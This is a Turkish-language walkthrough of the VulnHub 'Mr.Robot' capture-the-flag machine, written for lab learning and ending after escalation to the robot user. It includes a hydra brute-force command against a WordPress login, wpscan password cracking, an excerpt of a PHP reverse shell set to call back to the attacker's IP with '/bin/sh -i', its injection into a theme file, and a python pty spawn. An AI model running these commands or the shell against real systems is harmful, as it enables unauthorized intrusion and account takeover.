

Mr.Robot

Kaan Efe Ögüt

ADLI BİLİŞİM MÜHENDİSLİĞİ

-Vulnhub üzerinde bulunan “Mr.Robot” zafiyetli CTF makinesinin çözümünü gerçekleştireceğiz.

21.11.2021

- "<https://www.vulnhub.com/entry/Mr-robot-1,151/>" bağlantısı üzerinden Mr.Robot.ova dosyasını indiriyorum.


-Bu zafiyetli makineyi Vmware üzerinde "Open" ile kuruyorum.Network Ayarını Linux'umla aynı pozisyona getiriyorum.



- Ardından zafiyetli makinemi çalıştırıyorum ve bu şekilde çalışır durumda bırakıyorum.

```
└─# nmap -sn 192.168.139.176/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-22 10:03 +03
Nmap scan report for 192.168.139.1
Host is up (0.00026s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.139.2
Host is up (0.00011s latency).
MAC Address: 00:50:56:FC:1C:C3 (VMware)
Nmap scan report for 192.168.139.191
Host is up (0.00035s latency).
MAC Address: 00:0C:29:51:4B:6F (VMware)
Nmap scan report for 192.168.139.254
Host is up (0.00017s latency).
MAC Address: 00:50:56:F9:D8:C6 (VMware)
Nmap scan report for 192.168.139.176
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.06 seconds
```

-Daha sonrasında nmap taraması gerçekleştiriyorum ve burada IP adresine erişim yapıyorum.



- Siteyi sunucu üzerinde görüntülediğimde böyle bir sayfa ile karşılaşıyorum.


```
(root@kali)-[~]
# nmap 192.168.139.191
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-22 10:08 +03
Nmap scan report for 192.168.139.191
Host is up (0.00044s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE
22/tcp    closed ssh
80/tcp    open  http
443/tcp   open  https
MAC Address: 00:0C:29:51:4B:6F (VMware)

Nmap done: 1 IP address (1 host up) scanned in 4.62 seconds
```


- Ardından bir nmap taraması gerçekleştirip açık olan portlara bakıyorum burada sadece http portunun açık olduğunu görüntülüyorum.

```
/cgi-bin/ (Status: 503) [Size: 288]
/cgi-web/ (Status: 503) [Size: 288]
/cgi-shl/ (Status: 503) [Size: 288]
/css/ (Status: 301) [Size: 235] [→ http://192.168.139.191/css/]
/dashboard (Status: 302) [Size: 0] [→ http://192.168.139.191/wp-admin/]
/favicon.ico (Status: 200) [Size: 0]
/feed/ (Status: 301) [Size: 0] [→ http://192.168.139.191/feed/]
/images/ (Status: 301) [Size: 238] [→ http://192.168.139.191/images/]
/image/ (Status: 301) [Size: 0] [→ http://192.168.139.191/image/]
/Image/ (Status: 301) [Size: 0] [→ http://192.168.139.191/Image/]
/index.html (Status: 200) [Size: 1188]
/index.php (Status: 301) [Size: 0] [→ http://192.168.139.191/]
/intro (Status: 200) [Size: 516314]
/js/ (Status: 301) [Size: 234] [→ http://192.168.139.191/js/]
/license (Status: 200) [Size: 19930]
/login (Status: 302) [Size: 0] [→ http://192.168.139.191/wp-login.php]
/page1 (Status: 301) [Size: 0] [→ http://192.168.139.191/]
/phpmyadmin (Status: 403) [Size: 94]
/readme (Status: 200) [Size: 7334]
/rdf/ (Status: 301) [Size: 0] [→ http://192.168.139.191/feed/rdf/]
/robots (Status: 200) [Size: 41]
/robots.txt (Status: 200) [Size: 41]
/rss (Status: 301) [Size: 0] [→ http://192.168.139.191/feed/]
/rss2 (Status: 301) [Size: 0] [→ http://192.168.139.191/feed/]
/sitemap (Status: 200) [Size: 0]
/sitemap.xml (Status: 200) [Size: 0]
/video/ (Status: 301) [Size: 237] [→ http://192.168.139.191/video/]
/wp-admin (Status: 301) [Size: 240] [→ http://192.168.139.191/wp-admin/]
/wp-content (Status: 301) [Size: 242] [→ http://192.168.139.191/wp-content/]
/wp-includes (Status: 301) [Size: 243] [→ http://192.168.139.191/wp-includes/]
/wp-config (Status: 200) [Size: 0]
```


- Sonrasında gobuster aracı ile bir dizin taraması gerçekleştiriyorum. Gobuster sonucunda elde ettiğim linkleri tek tek kontrol ediyorum.



- Wordpress olduğu için wpscan ile bir tarama gerçekleştiriyorum fakat çok fazla bir bilgi edinemedim.



- Robots.txt dizine baktığımda ise karşıma böyle bir bilgi çıkıyor.Burada 1.Key'e erişim sağlıyorum.



-Ayrıca site üzerinde bir giriş ekranına erişim sağladım fakat bu son olarak kullanacağım yöntem olacaktır.

```
user's Blog! | Just another W x user's Blog! > Log In x 192.168.139.191/ x +
192.168.139.191/join
root@fsociety:~# Enter command. Type "help" to see a list of co
Error: Command not recognized. Type help for a list of commands.
Enter command. Type "help" to see a list of commands.
root@fsociety:~#
Error: Command not recognized. Type help for a list of commands.
root@fsociety:~# heplEnter command. Type "help" to see a list of
commands.
```

- Site üzerinde de deneme yapsamda bir bilgi sahibi olamadım.

```
user's Blog! | Just another W x user's Blog! > Log In x 192.168.139.191/key-1-of-3 x +
192.168.139.191/key-1-of-3.txt
073403c8a58a1f80d943455fb30724b9
```


- Şimdi ise robots.txt üzerinden karşıma çıkan key bilgisini görüntülüyorum ve burada bir şifre sahibi oluyorum.

```
Uçbirim
Dosya Düzenle Görünüm Ara Uçbirim Yardım
scpt
Skip
qevents
comscore
Darlene
changes
mov
x26gt
x26lt
hellofriend
History
More
edits
Fsociety
addButton
editbutton
filter
```

- Ayrıca robots.txt üzerinde bir adette dictionary bilgisine ulaşıyorum ve bunu görüntülediğimde karşıma böyle bir sözlük bilgisi çıkmaktadır.

```
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Request to http://192.168.139.191:80
Forward Drop Intercept is on Action Open Browser
Pretty Raw In Actions
1 GET /wp-login.php HTTP/1.1
2 Host: 192.168.139.191
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: s_fid=459CDC22D1A4926-3EB7E36D5539FF99; s_nr=1634888845572; wordpress_test_cookie=WP+Cookie+check; s_cc=true; s_sq=%5B%5B%5D%5D
9 Upgrade-Insecure-Requests: 1
10
11
```

- Burada bruteforce işlemi gerçekleştireceğim için Burpsuite aracını başlatıyorum ve site bilgilerini buraya çekiyorum.



- Burada işlem yapmamız community versiyonu olduğu için çok uzun sürecektir.

-Bu sebeple wpscan ve hydra ile işlem yapıp olayları hızlandıracağım.

```
(root@kali) - [~/Downloads]
# hydra -V -L fsociety.dic -p test 192.168.139.191 http-post-form '/wp-login.php:log=^USER^$pwd=^PASS^$wp-submit=Log+In:F=Invalid username'
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or
secret service organizations, or for illegal purposes (this is non-binding, these *** ig
nore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-10-22 11:01:39
[DATA] max 16 tasks per 1 server, overall 16 tasks, 858235 login tries (l:858235/p:1), ~5
3640 tries per task
[DATA] attacking http-post-form://192.168.139.191:80/wp-login.php:log=^USER^$pwd=^PASS^$wp
p-submit=Log+In:F=Invalid username
[ATTEMPT] target 192.168.139.191 - login "true" - pass "test" - 1 of 858235 [child 0] (0/
0)
[ATTEMPT] target 192.168.139.191 - login "false" - pass "test" - 2 of 858235 [child 1] (0
/0)
[ATTEMPT] target 192.168.139.191 - login "wikia" - pass "test" - 3 of 858235 [child 2] (0
/0)
[ATTEMPT] target 192.168.139.191 - login "from" - pass "test" - 4 of 858235 [child 3] (0/
0)
[ATTEMPT] target 192.168.139.191 - login "the" - pass "test" - 5 of 858235 [child 4] (0/0
)
```

Öncelikle hydra aracını çalıştırıyorum.

-L komutu ile robots.txt ten elde ettiğim sözlüğü ekliyorum.

-p komutu ile passwordu ekliyorum.Burada amacım kullanıcı adını bulmak.

HTTP-post olduğunu belirtiyorum.

-Ardından " içerisinde Burpsuite üzerinden elde ettiğim bilgiyi ekliyorum ve Kullanıcı adı ve şifre kısmına ^USER^ ve ^PASS^ ekliyorum ki burada brute force yapsın.

-Bu işlemler sonucunda bir kullanıcı adını Elliot olarak buldum.

```
# wpscan --url 192.168.139.191 --passwords fsociety.dic --usernames Elliot

WordPress Security Scanner by the WPScan Team
Version 3.8.18
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[!] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o, default: [N]N
[+] URL: http://192.168.139.191/ [192.168.139.191]
[+] Started: Fri Oct 22 11:09:26 2021
```

- Şimdi sırada şifreyi bulma işlemi var.Burada wpscan aracı ile bir şifre bulma işlemi gerçekleştiriyorum.

-Fakat bu işlem saatler sürmektedir.

```
(root@kali)-[~/Downloads]
# cat fsociety.dic | sort -u | uniq > yeni.dic

(root@kali)-[~/Downloads]
# ls
ansi_colours-2.0.0      efe.o.ovpn             ICMPFlood.zip          Spike
ansi_colours-2.0.0.tar.gz fsociety.dic            pycopy-http.cookies-0.0.0 yeni.dic
efeo78.ovpn            hydra.restore          pycopy-http.cookies-0.0.0.tar.gz
```

-İşlemi kısaltmak için Uniq kodunu kullanıp tekrar edenleri çıkarıcam.

```
(root@kali)-[~/Downloads]
# wpscan --url 192.168.139.191 --passwords yeni.dic --usernames Elliot

WordPress Security Scanner by the WPScan Team
Version 3.8.18
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[!] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o, default: [N]N
[+] URL: http://192.168.139.191/ [192.168.139.191]
[+] Started: Fri Oct 22 11:12:43 2021
```


-Aynı işlemi kısalttığım sözlük ile gerçekleştiriyorum.

```
Progress Time: 00:00:19 ←


[!] Valid Combinations Found:
| Username: Elliot, Password: ER28-0652

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
```

-Wpscan aracının yaptığı işlemler sonucunda şifreyi başarılı bir şekilde bulabildim.



-Siteye başarılı bir şekilde giriş yapabildim.Ayrıca burada Wordpress sürümü üzerinden bir exploit uygulayıp erişim alabilirdim.



-Şimdi yapacağım işlem ise site üzerine bir php ekleyip siteye erişim sağlamak olacaktır.

-Pentest monkey sitesi üzerinden bir php indiriyorum.

```
shell.php
Dosya Düzenle Ara Seçenekler Yardım


//
// Description
// -----
// This script will make an outbound TCP connection to a hardcoded IP and po
// The recipient will be given a shell running as the current user (apache n
//
// Limitations
// -----
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will f
// Some compile-time options are needed for daemonisation (like pcntl, posix
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.139.176'; // CHANGE THIS
$port = 4433; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;


//
// Daemonise ourself if possible to avoid zombies later
//
```

-Benim daha önce kullandığım .php dosyam üzerinden işlem gerçekleştireceğim.


-Fakat site yükleme yapmama izin vermiyor.




-Ardından sonunu .png olarak ekleyip işlem gerçekleştirdiğimde yine hata veriyor.Jpg uzantısı ile işlemi bir kere daha deneyeceğim.



-Jpg yaptığımda da yine aynı hatayla karşılaşıyorum.



-Yükleme yapamadığım için site üzerinde bulunan herhangi bir php üzerinden işlem yapmak istiyorum.Footer.php dosyasına shell.php dosyalarımı yazıyorum ve aynı zamanda netcat üzerinden port dinlemesi yapıyorum.



-Netcat üzerinden dinlemeye aldığım yerden shell bağlantısı kurdum.

-Erişim sağladıktan sonra kullanıcı değiştirme işlemi gerçekleştireceğim.

```
$ cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
$ cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
$
```

-Dizinler arasında gezerken bir adet password dosyasına erişiyorum ve md5 olarak şifrelendiğini görüntülüyorum.

Geçildi!
1 hashlar kontrol edildi: 1 bulundu 0 bulunamadı

✓ Bulundu:
c3fcd3d76192e4007dfb496cca67e13b:abcdefghijklmnopqrstuvwxyz

-Bunu network üzerinden okunabilir hale getiriyorum ve başarılı bir şekilde şifreye erişim sağladım.

```
$ ls
key-2-of-3.txt
password.raw-md5
$ su robot
su: must be run from a terminal
$
```

-İşlem yaptığımda terminalde olmadığımı söylüyor.Terminal alma işlemi için python kütüphanesini kullanacağım.

```
sudo: no tty present and no askpass program specified
$ ls
key-2-of-3.txt
password.raw-md5
$ su robot
su: must be run from a terminal
$ python -c 'import pty; pty.spawn("/bin/bash")'
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz
robot@linux:~$
```

-Başarılı bir şekilde robot kullanıcısına erişim sağlıyorum.

```
